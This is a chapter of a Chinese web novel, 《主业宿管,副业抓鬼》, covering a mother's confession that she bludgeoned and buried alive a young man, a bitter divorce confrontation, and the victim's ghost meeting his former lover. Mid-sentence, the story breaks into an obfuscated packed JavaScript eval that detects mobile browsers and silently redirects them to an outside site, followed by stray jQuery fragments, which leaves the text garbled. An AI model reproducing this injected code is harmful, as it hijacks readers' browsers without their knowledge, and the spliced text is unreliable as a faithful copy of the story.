69. 第 69 章
作品:《主业宿管,副业抓鬼》 杨二英交待了全部犯罪经过。
早在舒颖发现自己怀孕手足无措的时候,她第一个想到的就是妈妈。
她给杨二英打电话,当晚杨二英就开车来到了桐岭,杨二英听了前因后果怒不可遏,说要去公司闹,被舒颖骂了一顿,
“我已经够丢脸了!你还要闹得别人都知道,我怎么在公司待下去!”
“那你说怎么办?”杨二英已经不是当初那个骂骂咧咧的女人,她变成了想要依靠子女主意的老人。
“我想生,我想要这个孩子。”
即使知道谢嘉阳和谢暄的关系,她还是想要这个孩子,她舍不得放弃近在咫尺的捷径,她想要嫁给谢嘉阳。
可是谢暄只要存在一天,谢嘉阳永远都不可能看自己一眼,当时舒颖并不知道,谢嘉阳由于一时冲动和谢建安他们坦白了和谢暄的关系,此时家里正鸡飞狗跳。
“谢暄要是死了就好了,他永远消失就好了!”舒颖哭着口无遮拦地泄愤。
杨二英看着女儿痛心不已,一个可怕的想法涌了出来。
杨二英犹豫了很久。
可女儿一次次和谢嘉阳谈,一次次被无情拒绝,到后来谢嘉阳以她工作不适应为由把她调离了自己组,她一回来就哭,又不得不为了肚子里的孩子哽咽吃饭的模样,杨二英感觉心被针密密麻麻扎着。
终于她下定了决心。
她这辈子没本事为女儿提供优越的生活,既然现在有机会了,她总得做点什么。
面包车装一个人被发现的风险太大,但是如果有菜作掩护,杨二英想起同乡人说过几天开农贸节的事,有菜的话,即使有交警查车,也不容易发现。
她回家装了满满一车白菜,之后要舒颖约谢暄出来。
“你跟他谈什么!他不会出来见我的,我又跟他不熟。”舒颖听到杨二英说要她约谢暄出来,一口否决了。
“你拿谢嘉阳的手机约,他能不出来吗?约在春心公园,我去那等他,找他聊聊。”
舒颖不回答,用沉默拒绝。
“听到没有,我一把年纪了,还不比你懂人情世故?你从小到大都不会跟人聊天,我跟你不一样,十里八乡谁不知道我嘴皮子利索!”
舒颖有些被说服了,“真的行吗?”
“可以,你放心。”
那晚舒颖匆匆忙忙回来,说约他在春心公园。
“是东门,他们经常在那里打球,你别走错了,我约的九点,现在开车过去差不多能到。”
舒颖说着想跟杨二英一起,被杨二英拦住,她指了指厨房做好的饭菜,说:“你别去添乱了,我给你做了饭,吃了早点睡觉。”
“你一个人去?你又不认识谢暄。”
“不认识你不会发照片给我啊,有照片找个人有什么难?”
即使舒颖坚持想跟去,但还是拗不过杨二英,她从谢嘉阳朋友圈里找了十来张谢暄的照片发过去,一边发一边反复叮嘱,“你别认错了!别瞎找别人乱聊一通。”
杨二英眯眼看着照片里的男孩,扎着个小辫子,看上去跟个姑娘似的,“这男不男女不女的,谁能认错,我走了。”
杨二英穿好鞋子,看着门里憔悴的女儿,一想到自己即将要做什么,心不住地狂跳,“你早点睡觉,我跟他聊完就直接回家了,别等我了。”
“你回来住啊,这么晚开车不安全。”
不知道是不是怀孕了的缘故,舒颖开始能理解杨二英了。
“没事,快去吃饭吧,做了你喜欢的莲藕肉丸汤,多吃点,宝宝要吃,你也要吃。”
舒颖哭着点了点头,临走前不忘叮嘱:“你们要是聊完了就回来,我等你回来。”
“好。”杨二英笑着回答。
那晚,舒颖没有等到杨二英。
“你是怎么杀的谢暄?”
“那天真是老天爷都在帮我。”
东门设备检修,大灯坏了,平时踢足球打篮球的人少了一大半,杨二英一直在车里等,等到快十点,门口就剩谢暄一个人的时候,悄悄开车过去,提前打开后备箱。
“我用榔头把他打晕,扔后备箱用编织袋绑好装进去,拉回家里,我提前挖好了一个深坑就给埋里面了。”
“他被埋的时候还活着吗?”
“应该。”
“什么叫应该!”男警察用力捶了一下桌子,“你最好老老实实交待犯罪事实!”
“我没打开编织袋,不过推他进去的时候他好像说话了。”
“说了什么?”
杨二英摇头,“没听清,我太害怕了,直接埋了。”
谢暄是被活埋的。
梁楹想起还在外面等结果的谢嘉阳,她等会儿要怎么跟他说这个事实。
杨二英打破审讯室的沉默,她红着眼问:“我该说的都说完了,你们能把小颖放了吗?她什么都不知道,都是我..”
“你为了自己的孩子杀了别人的孩子。”
“他一个孤儿,又没爸妈。”
*
谢暄的尸体和他的手机都在杨二英的指认下找到了,谢家人一起带着谢暄的遗物回家。
谢嘉阳不肯把骨灰下葬,就这么一路抱回了家。
他们回了盛辉小区,刚进门就听见了孩子的哭声,舒颖正小声哄着,谢嘉阳鞋都没有脱,直接走进去,冲正坐在床上给孩子换尿布的舒颖说:“离婚,马上滚出去,这个孩子我也不要。”
舒颖手上的动作没停,一句话也不讲。
“我要你滚出去!”
谢建安冲上来拦住失控上前的谢嘉阳,抓着谢嘉阳的双臂,什么话都讲不出口,一旁的李翠萍黯然流泪。
“可以离婚。”舒颖抱着孩子站起来,这两天她已经把自己和孩子的东西都收拾好了,“但是,你的房子,车子,以及财产我要分一半,还有孩子每个月三千的抚养费按时打我卡里,只要你同意,我马上签字走人,如果不同意,那你就别想,我永远是你明媒正娶的老婆,谢嘉阳。”
“你做梦,我会请律师让你一毛钱都拿不到。”
“你试试。”舒颖看向谢嘉阳手里的檀木盒子,不自禁抱紧怀里的孩子,她深深吸了一口孩子身上的奶香,勇敢对上谢嘉阳鲜红欲滴的眼,“你现在一定非常恨我吧,觉得这局面是我造成的。谢嘉阳,你该恨的不是我,是你自己。”
“你真的考虑过谢暄的感受吗?”
舒颖很少在人前这么说话,她紧张地不小心咬到口腔内壁,很快尝到了血腥味,但她还是要说,即使磕磕绊绊,即使结结巴巴。
“你喜欢热闹,所以总组织我们聚餐,但你想过没有,我们这些组员也许并不喜欢下班后还要和同事吃饭。
你一高兴就喝多,每次谢暄都不得不来接你回家,我有次看到他在旁边背英语单词,问了才知道,原来他在准备考研。
谢嘉阳,你想过吗?他要考研,他在你一时兴起组织的酒局上争分夺秒背单词,你却一次都没发现,下次照例在他复习的时候叫他出门接你。满桌都是他不认识的人,他坐在那像个傻子,在你喝多,偷偷在桌下牵他手的时候,他那么害怕被人发现的表情你真的看不到吗?”
“别说了!滚出去!”谢嘉阳怒不可遏打断舒颖,用力挣开谢建安的手想拉舒颖离开。
舒颖抱着孩子连退了好几步,眼泪掉在小孩的领子上,那是杨二英买给外孙的衣服,用她的话说“这么一点布,竟然要一百五一件。”
她哭得更凶,可看到谢嘉阳被拆穿的心虚模样,报复的快感促使她接着说下去。
“谢嘉阳,你得到得太容易了,所以你不会懂得珍惜。你根本理解不了谢暄作为领养的孤儿,有多害怕你和他的感情被家里人发现。你看不见他的煎熬,无助,你只想你自己。”
沉甸甸的尿布飞过来,舒颖连忙转身,尿不湿打在肩胛骨发出一声闷响后掉在地上,她背对着谢嘉阳笑了。
“谢嘉阳,你没有一点处理问题的能力,你和谢暄闹分手,就和我上床想要他吃醋,你答应和我结婚,是想看婚礼当天谢暄会不会出现吧。这和小孩子通过制造响动来吸引大人关注有什么区别?谢嘉阳,你这个巨婴,这一切全部都是你造成的!这一切都是由你开始的!”
“你闭嘴,闭嘴,滚!滚!”
舒颖看着失控大叫的谢嘉阳捂住宝宝的耳朵,大仇得报的快意感油然而生。
“你看,你现在和三岁小孩,有什么两样?”
“以后我儿子可不能像你一样没担当。”
谢嘉阳抱着
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17141763|187222||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
骨灰盒冲出家门。
*
“呜呜呜呜呜...”
红绿两头已经哭了快十来分钟了,拾冬心情复杂听着。
“你怎么不哭啊?”红头擦着眼泪,颇有责怪的意味,“你怎么那么没有同情心啊。”
说完哭得更凶了。
“我....”
拾冬百口莫辩。
“是你们哭得太夸张了。”叶子从得知自己的死亡真相以来一直很平静,用他的话来说,反正早就死了,怎么死的已经不重要了。
红头看了一眼叶子,和绿头相视一看,两鬼眼泪哗哗哗流出来。“你现在有什么打算,想见谢嘉阳吗?他给我打过电话了。”
这几天谢嘉阳一直在给她打电话,不分白天黑夜,拾冬有点烦他了。
“不知道怎么面对。谢嘉阳要是来了,我爸妈也应该会来,没想好怎么面对他们。”
“那你自己想想吧,不仅是要想见不见他们,还要想,要不要去投胎。”
虽然话听上去有些置身事外,但拾冬是在认真给自己提建议,叶子看着她,看到拾冬都有些疑惑想开口问看什么时候,他突然道歉:“那天晚上,对不起。”
拾冬一愣,她其实没有生气,自己也有过激的地方。
“你说得对,我后悔了。不管是和谢嘉阳的关系还是死后像如今这样摇摆不定,我都在很多时候,问过自己,你后悔吗?
虽然不想承认,但我真的后悔过,我后悔,同时又不想贬低自己付出的真心,所以一直找寻别人的认同,想要获得别人的肯定,想要别人觉得你的选择没有错。
可是,我骗不了自己。
我想过无数次,如果当初谢嘉阳不一时冲动坦白我们的关系就好了,我现在也许考上了研,也许正在学我喜欢的专业,也许,我们现在还在一起。”
叶子别过头,想通过深呼吸来缓解汹涌的情绪,但效果不大,明明都是鬼了,怎么还会流泪。
“我知道我和谢嘉阳的关系迟早有一天会被发现,从和谢嘉阳在一起那天开始,我就一直在做心理准备,一直在想到时候怎么才能让爸妈的伤害降到最低,我也想过,要不就算了吧,我不能这么自私,爸妈对我那么好,可是...”
可是我真的好喜欢谢嘉阳。
喜欢他开朗的样子,喜欢他生气的样子,喜欢他认真工作的样子,喜欢他总是眼睛亮晶晶,坦坦荡荡地说喜欢和爱。
谢暄深陷其中无法自拔。
人怎么可以那么喜欢一个人,喜欢到连伦理性别都不顾,喜欢到明知道会让给自己一个家的养父母伤心,他还是去做了。
“我很对不起爸妈,他们真的对我很好,可是我却做出这样的事,我不知道怎么面对他们,只能逃跑。现在想想,如果我当初留下来和谢嘉阳一起面对,事情会不会就不会现在这样子。”
人生的选项太多了,当你选择A时,就意味着你不会知道剩余字母的答案,于是在后悔时就会感慨,当初选其他字母就好了。
可其他字母真的比A好吗?
没有人知道。
“对不起...”
谢暄被抱住的刹那,都不用确认就已知道是谁。
谢嘉阳很喜欢俯冲过来抱他。
“你...”谢暄眨着眼一脸不可置信。
果然。
拾冬白了一眼自作主张的谢白,旁边的向云黛偷偷朝自己招了招手。
一下来了这么多人,珍珠尽职尽责冲在场人汪汪大叫,向云黛为了展示自己的友好,主动上前摸珍珠,结果要不是手收的快,差点被咬了一口。
拾冬见状有些疑惑,向云黛不是最怕狗的吗?怎么变成鬼后,连习性都变了。
她冲一起来的谢建安点了点头。
*
好久没有这般对视了,一时竟想不起上次对视是在什么时候。
也许是在某个一起醒来的清晨,也许是散步回来,他枕在腿上玩游戏赢了分享喜悦的瞬间,又或者是两人在不同房间做自己事时,他突然推门进来,从后靠在肩上说想你的时候...
没想到那么平常普通的时刻,竟在不知不觉中成了最后一次。
“谢嘉阳。”
“我在。”